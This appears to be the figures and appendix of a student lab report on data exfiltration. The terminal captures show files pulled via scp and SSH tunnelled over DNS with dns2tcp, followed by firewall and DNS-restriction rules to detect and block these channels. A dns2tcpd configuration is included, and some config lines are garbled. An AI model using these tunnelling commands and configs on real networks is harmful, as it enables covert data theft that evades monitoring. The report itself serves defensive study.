


Figure 1: Data exfiltration overview

Perpetrators




Figure 2: Data exfiltration perpetrators

Data exfiltration methods




Figure 3: Data exfiltration methods

Ssh scenario




Figure 4: Ssh scenario to be implemented

Putty interface





Figure 5: Putty interface

Ssh session



```
root@server1: ~/Desktop
login as: root
#####
VECTOR MACHINE AND AGGREGATOR
EXFILTRATED DATA FILE DUMP
HIGHEST BIDDER TAKES ALL


By: Dennis Ruhiu
Domain: server1.4thyr.loc
#####

root@192.168.80.129's password:
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Nov 21 12:46:27 2016 from 127.0.0.1
root@server1:~# cd Desktop
root@server1:~/Desktop# ls
patents.rar
root@server1:~/Desktop# scp root@192.168.80.131:/root/Desktop/projects.rar /root
```

Figure 6: Ssh session

Dns tunnel listening interface



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# dns2tcp -z server1.4thyr.loc 192.168.199.6
No response from DNS 192.168.199.6 on port 53
root@kali:~# dns2tcp -z server1.4thyr.loc 192.168.199.6
Available connection(s) :
ssh
smtp

Note : Compression SEEMS available !
root@kali:~# clear

root@kali:~# dns2tcp -z server1.4thyr.loc 192.168.199.6
Available connection(s) :
ssh
Top Flow: smtp

Note : Compression SEEMS available !
root@kali:~# dns2tcp -z server1.4thyr.loc -l 8888 -r ssh 192.168.199.6
Listening on port : 8888
```

Figure 7: Listening interface

Ssh tunnel via Dns

```
root@server1: ~
File Edit View Search Terminal Help
root@kali:~# ssh root@localhost -p 8888 -D 8080
#####
VECTOR MACHINE AND AGGREGATOR
EXFILTRATED DATA FILE DUMP
HIGHEST BIDDER TAKES ALL
#####
By: Dennis Ruhiu
Domain: server1.4thyr.loc
#####
root@localhost's password:
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Nov 29 23:41:22 2016 from 192.168.199.9
root@server1:~# scp root@192.168.80.131:/root/Desktop/projects.rar /root/Desktop
#####
# Concept Suite Ip Datacenter #
# All Connections Are Been Monitored And Recorded #
# Disconnect Immediately If You Are Not An Authorised User #
# It Security Department #
# By:Dennis Ruhiu #
#####
root@192.168.80.131's password: █
```

Figure 8: Ssh session tunnelled via Dns

Ssh effectiveness




Figure 9: Ssh channel effective throughput

Network monitoring



Figure 10: Network monitoring for anomalies

Channel inspection Ssh




Figure 11: Known channel inspection ssh

Blocking ssh




Figure 12: Firewall rule to block ssh




Figure 13: Blocked ssh channel

Dns tunnel throughput




Figure 14: Dns tunnel throughput

Dns queries




Figure 15: Dns queries count

Dns tunnels mitigation

ID	Proto	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description
	TCP/UDP	*	*	LAN address	53 (DNS)	*	none		Allow DNS to pfSense/DNSMASQ/OpenDNS
	TCP/UDP	*	*	*	53 (DNS)	*	none		Block DNS to everything else

Figure 16: Channels dns queries to specified dns servers

Appendix B: Configuration Files

Dns2tcpd.conf

Listen = 0.0.0.0

Port = 53

#if you change this value, also change the User variable in /etc/default/dns2tcpd

User = nobody

Chroot = /tmp

Domain = server1.4thyr.loc //need to bind this as a host

Resources = ssh 127.0.0.1:22, smtp: 127.0.0.1:25

~

~

~

~

~

“dns2tcpd.conf” 7L, 214C

Sshd.conf

```
# $OpenBSD: sshd_config, v 1.93 2014/01/10 05:59:19 djm Exp $
# This is the sshd server system-wide configuration file. See
# sshd_config (5) for more information.
# This sshd was compiled with PATH=/usr/local/bin:/usr/bin

Port 22

#AddressFamily any

ListenAddress 192.168.80.

#ListenAddress:

Protocol 2

HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
HostKey /etc/ssh/ssh_host_ed25519_key

# Authentication:

LoginGraceTime 2m
PermitRootLogin no
StrictModes yes
MaxAuthTries 6
MaxSessions 5
RSAAuthentication yes
PubkeyAuthentication yes
AuthorizedKeysFile .ssh/authorized_keys
ChallengeResponseAuthentication no
```